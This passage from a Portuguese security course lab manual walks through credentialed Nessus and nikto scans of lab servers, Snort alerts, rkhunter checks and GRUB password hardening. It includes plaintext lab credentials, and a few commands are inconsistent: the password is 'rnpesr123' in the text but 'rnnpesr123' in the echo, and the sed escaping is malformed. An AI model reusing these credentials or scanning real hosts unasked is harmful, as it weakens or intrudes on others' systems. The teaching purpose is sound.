


Figura 75: Segundo scan do FWGW1-G no Nessus

Agora temos uma vulnerabilidade de alto impacto, duas de médio impacto e 23 informativas. Talvez o servidor não esteja tão seguro quanto imaginávamos... vamos tentar ir mais a fundo.

6. Dentro do scan do FWGW1-G, clique em *Configure*. Em *Credentials > SSH*, configure:

- *Authentication method: password*
- *Username: aluno*
- *Password (unsafe!): rnpesr*
- *Elevate privileges with: su*
- *su login: root*
- *Escalation password: rnpesr*
- *Location of su (directory): /bin*

Clique em *Save*, e rode o scan uma terceira vez. Perceba que os logs do Snort continuam alertando sobre tráfego suspeito, quase que exclusivamente direcionado à porta 22:

```
[**] [129:12:1] Consecutive TCP small segments exceeding threshold [**]
```

```
[Classification: Potentially Bad Traffic] [Priority: 2]
```

```
09/08-06:52:33.667651 172.16.1.30:55974 -> 172.16.1.1:22
```

```
TCP TTL:64 TOS:0x0 ID:45684 IpLen:20 DgmLen:104 DF
```

```
***AP*** Seq: 0xFE2FB6F5 Ack: 0x9A8250FC Win: 0x102 TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 4021996676 13125828
```

```
[**] [129:12:1] Consecutive TCP small segments exceeding threshold [**]
```

```
[Classification: Potentially Bad Traffic] [Priority: 2]
```

```
09/08-06:52:33.671810 172.16.1.30:55974 -> 172.16.1.1:22
```

```
TCP TTL:64 TOS:0x0 ID:45689 IpLen:20 DgmLen:104 DF
```

```
***AP*** Seq: 0xFE2FB7C5 Ack: 0x9A825278 Win: 0x102 TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 4021996680 13125829
```

```
[**] [129:12:1] Consecutive TCP small segments exceeding threshold [**]
```

```
[Classification: Potentially Bad Traffic] [Priority: 2]
```

```
09/08-06:52:33.679830 172.16.1.30:55972 -> 172.16.1.1:22
```

```
TCP TTL:64 TOS:0x0 ID:31597 IpLen:20 DgmLen:104 DF
```

```
***AP*** Seq: 0xB5706A01 Ack: 0x397D0971 Win: 0x111 TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 4021996688 13125831
```

Isso se deve ao fato de que a máquina *FWGW1-G* possui pouquíssimos serviços escutando externamente:

```
# netstat -tunlp | grep -v '127.0.0.1' | grep -v '^tcp6\|^udp6'
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address     State
PID/Program name

tcp      0      0 0.0.0.0:22                0.0.0.0:*
531/sshd

udp      0      0 0.0.0.0:68                0.0.0.0:*
417/dhclient

udp      0      0 10.8.1.1:123              0.0.0.0:*
576/ntpd

udp      0      0 10.1.1.1:123              0.0.0.0:*
576/ntpd

udp      0      0 172.16.1.1:123              0.0.0.0:*
576/ntpd

udp      0      0 192.168.29.103:123            0.0.0.0:*
576/ntpd

udp      0      0 0.0.0.0:123                0.0.0.0:*
629/snmpd

udp      0      0 0.0.0.0:1194              0.0.0.0:*
562/openvpn

udp      0      0 0.0.0.0:55650              0.0.0.0:*
629/snmpd

udp      0      0 0.0.0.0:50561              0.0.0.0:*
417/dhclient
```

Dos serviços acima, apenas o `ssh` e o `openvpn` estão ativamente escutando por conexões externas (o `ntpd` apenas consulta o servidor de hora *LinServer-G*).

E como ficou o resultado do `scan`?




Figura 76: Scan final do FWGW1-G no Nessus

Com o login `ssh` ativado, o Nessus conseguiu, agora sim, encontrar 6 vulnerabilidades críticas, 44 de alto impacto, 36 de médio impacto, 4 de baixo impacto e 54 informativas. De fato, a segurança do servidor *FWGW1-G* está no mesmo patamar da máquina *LinServer-G* antes da sua atualização, o que seria esperado.

Esse exercício serve para visualizarmos um fato relevante: firewalls e ferramentas IPS (no caso, nosso Snort está apenas atuando como IDS, no momento) podem mascarar problemas de segurança, que ficam latentes até que um atacante descubra um método de aproveitar-se delas. Sempre que for rodar ferramentas de análise de vulnerabilidades automatizadas em sua rede, lembre-se de criar regras de liberação relevantes nos firewalls para visualizar a real situação do seu parque.

7. Atualize a máquina *FWGW1-G* e rode o *scan* novamente, nos mesmos moldes que fizemos com o *LinServer-G*. Houve melhora significativa?
8. Finalmente, recarregue as regras de firewall para seu estado original, pare o Snort e reinicie-o na interface `eth0` como usual.

```
# systemctl restart netfilter-persistent.service
```

```
# iptables -vn -L
Chain INPUT (policy DROP 53 packets, 14973 bytes)
pkts bytes target prot opt in     out      source          destination
      0    0 ACCEPT   all  --  lo      *       0.0.0.0/0        0.0.0.0/0
      0    0 REJECT   all  --  !lo     *       0.0.0.0/0        127.0.0.0/8
reject-with icmp-port-unreachable
      89  4720 ACCEPT   all  --  *      *       0.0.0.0/0        0.0.0.0/0
state RELATED,ESTABLISHED
      0    0 ACCEPT   tcp  --  *      *       10.1.1.0/24      0.0.0.0/0
tcp dpt:22 state NEW,ESTABLISHED

(...)
```

```
# ps auxwm | grep '^snort '
snort      1575  0.0 26.5 629172 545672 ?        -  06:26  0:00
/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth1 -D
snort      -  0.0   -      -      - -      Ssl  06:26  0:00 -
snort      -  0.0   -      -      - -      Ssl  06:26  0:00 -
```

```
# kill 1575
```

```
# systemctl start snort
```

5) Auditoria de servidores web



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G*, *LinServer-G* e *WinServer-G*.

1. Na máquina *KaliLinux-G*, execute a ferramenta `nikto` buscando por vulnerabilidades no servidor web Apache instalado na máquina *LinServer-G*.

```
# nikto -host 172.16.1.10 -C all
- Nikto v2.1.6
-----
+ Target IP:          172.16.1.10
+ Target Hostname:    172.16.1.10
+ Target Port:        80
+ Start Time:         2018-09-08 08:21:38 (GMT-3)
-----
+ Server: Apache/2.4.10 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x29cd
0x5744726bfc360
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache
2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26165 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2018-09-08 08:22:11 (GMT-3) (33 seconds)
-----
+ 1 host(s) tested
```

O **nikto** é um *scanner* de servidores web *open source* que faz testes profundos procurando por arquivos/programas perigosos, versões de serviço desatualizadas, bem como problemas de configuração e exposição de dados. É uma ferramenta muito poderosa para identificar problemas comuns em servidores web, e deve sempre ser considerada pelo analista de segurança em suas análises.

No caso específico da máquina *LinServer-G*, como apenas fizemos a instalação do Apache e não há nenhum website instalado, o número de vulnerabilidades encontradas é baixo, quase todas informativas.

2. Use o **nikto** para escanear o servidor web IIS instalado na máquina *WinServer-G*.

```
# nikto -host 172.16.1.20 -C all
- Nikto v2.1.6
-----
+ Target IP:          172.16.1.20
+ Target Hostname:    172.16.1.20
+ Target Port:        80
+ Start Time:         2018-09-08 08:47:07 (GMT-3)
-----
+ Server: Microsoft-IIS/7.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ /: Appears to be a default IIS 7 install.
+ 26165 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2018-09-08 08:50:32 (GMT-3) (205 seconds)
-----
+ 1 host(s) tested
```

Da mesma forma que o *host LinServer-G*, a instalação do IIS na máquina *WinServer-G* é basicamente a padrão e, especialmente após a atualização do sistema que fizemos na atividade (3) desta sessão, apresenta apenas notificações informativas.

Sessão 11: Configuração segura de servidores



As atividades desta sessão serão realizadas na máquina virtual *LinServer-G*.

Nesta seção iremos fazer uma série de configurações de segurança básica em um servidor Linux, especificamente a máquina *LinServer-G*. O estabelecimento de um *baseline* de segurança, como o que faremos aqui, é um passo importante na definição de uma fundação segura para a implantação de diferentes serviços de rede e, no caso da virtualização, de *templates* de máquinas virtuais.

1) Análise de *rootkits*

1. As ferramentas `chkrootkit` e `rkhunter` podem ser utilizadas para buscar por *rootkits* em um sistema Linux. *Rootkits*, como vimos na teoria, são conjuntos de programas de computador desenhados para permitir acesso continuado a área não-autorizadas de um sistema, usualmente com permissões elevadas.

Instale os pacotes `chkrootkit` e `rkhunter` na máquina *LinServer-G*, e verifique se existem *rootkits* instalados. Antes de executar o `rkhunter`, comente a linha `SCRIPTWHITELIST=/usr/bin/lwp-request` no arquivo `/etc/rkhunter.conf`.

```
# hostname  
LinServer-A
```

```
# apt-get install chkrootkit rkhunter
```

Execute o `chkrootkit`, e verifique seus resultados:

```
# chkrootkit  
(...)
```

Vamos comentar a linha solicitada pelo enunciado da atividade:

```
# sed -i 's/^\\(SCRIPTWHITELIST\\=\\/usr\\bin\\lwp\\-request\\)\\/#\\1/' /etc/rkhunter.conf
```

E, em seguida, rodar o `rkhunter`:

```
# rkhunter -c

(...)

System checks summary
=====

File properties checks...
    Required commands check failed
    Files checked: 139
    Suspect files: 0

Rootkit checks...
    Rootkits checked : 377
    Possible rootkits: 0

Applications checks...
    All checks skipped

The system checks took: 43 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

2) Inserção de senha no *bootloader*

O cuidado com a segurança física das máquinas deve ser amplo, indo desde o acesso à sala dos servidores até a adição de senha na BIOS dos sistemas (impedindo, por exemplo, alteração do dispositivo de *boot*).

Um aspecto que não pode ser esquecido é o *bootloader*, que faz a carga inicial do kernel—se desprotegido, um atacante com acesso físico à máquina pode utilizá-lo para alterar a senha do usuário **root** e ter acesso irrestrito ao sistema, dentre outras possibilidades.

O *bootloader* em uso pela grande maioria das distribuições Linux atualmente é o GRUB (*GRand Unified Bootloader*), e o Debian não é exceção. Vamos configurar uma senha de acesso ao GRUB para impedir que um atacante consiga ter acesso indevido ao sistema.

1. Usando o comando `grub-mkpasswd-pbkdf2`, gere um hash para a senha `rnpesr123`.

```
# echo -e 'rnnpesr123\nrnnpesr123' | grub-mkpasswd-pbkdf2 | awk  
'/grub.pbkdf/{print$NF}'  
grub.pbkdf2.sha512.10000.D8258FF5554EB31945F1AB64026CFE276601804B0CFA82F14B0F61F9A9  
025ACA07C99BFF82F41912AAD897BA0DA9F0EB286FEB6E61332AEF2AB844952923FCB1.4CAC30EFD8FB  
C8070D52C52C5CA5A9C54A090881755EF9AE5A6B7077399B0641DE2E3B966A909F5F3A87A7FE0889492  
BF13FA2C017CDF54AB0025FB4BD92613E
```

2. Edite o arquivo `/etc/grub.d/40_custom` e insira o superusuário `admin`, com senha idêntica ao hash gerado no passo anterior.

```
# echo 'set superusers="admin"' >> /etc/grub.d/40_custom
```

```
# ghash=$( echo -e 'rnnpesr123\nrnnpesr123' | grub-mkpasswd-pbkdf2 | awk  
'/grub.pbkdf/{print$NF}' ) ; echo "password_pbkdf2 admin ${ghash}" >>  
/etc/grub.d/40_custom ; unset ghash
```

```
# tail -n2 /etc/grub.d/40_custom  
set superusers="admin"  
password_pbkdf2 admin  
grub.pbkdf2.sha512.10000.5196BE6001F91BB595600DC25D37F5F1448266CEF199431D9B80DA7ADF  
255685A43CCDE19C06DD132066DF945885D479A55E0A3BB8CFF6457B199606977BE85D.2E60E0918849  
65BF4BD86C736D95F3B3490BA906CF8E725F81D1FC3BD35A29B5799DDB6ED03CA661C3483974A57429E  
5DA6B253F9E3FA124A47B21ED1015C659
```

3. Reconfigure o GRUB com a nova combinação usuário/senha e reinicie a máquina. Verifique o funcionamento da sua configuração.

```
# grub-mkconfig -o /boot/grub/grub.cfg  
Generating grub configuration file ...  
Found linux image: /boot/vmlinuz-3.16.0-6-amd64  
Found initrd image: /boot/initrd.img-3.16.0-6-amd64  
Found linux image: /boot/vmlinuz-3.16.0-4-amd64  
Found initrd image: /boot/initrd.img-3.16.0-4-amd64  
done
```

```
# reboot
```

Após o *boot* da máquina, o menu do GRUB nos apresenta a possibilidade de editar a configuração apertando a tecla **e**:




Figura 77: Edição de opções no GRUB

Apertando **e** sobre a primeira opção, imediatamente o sistema requisita a combinação usuário/senha configurada anteriormente:




Figura 78: Inserção de usuário/senha no GRUB

Mediante a inserção da combinação correta, o menu de edição de opções de *boot* é mostrado, como se segue.

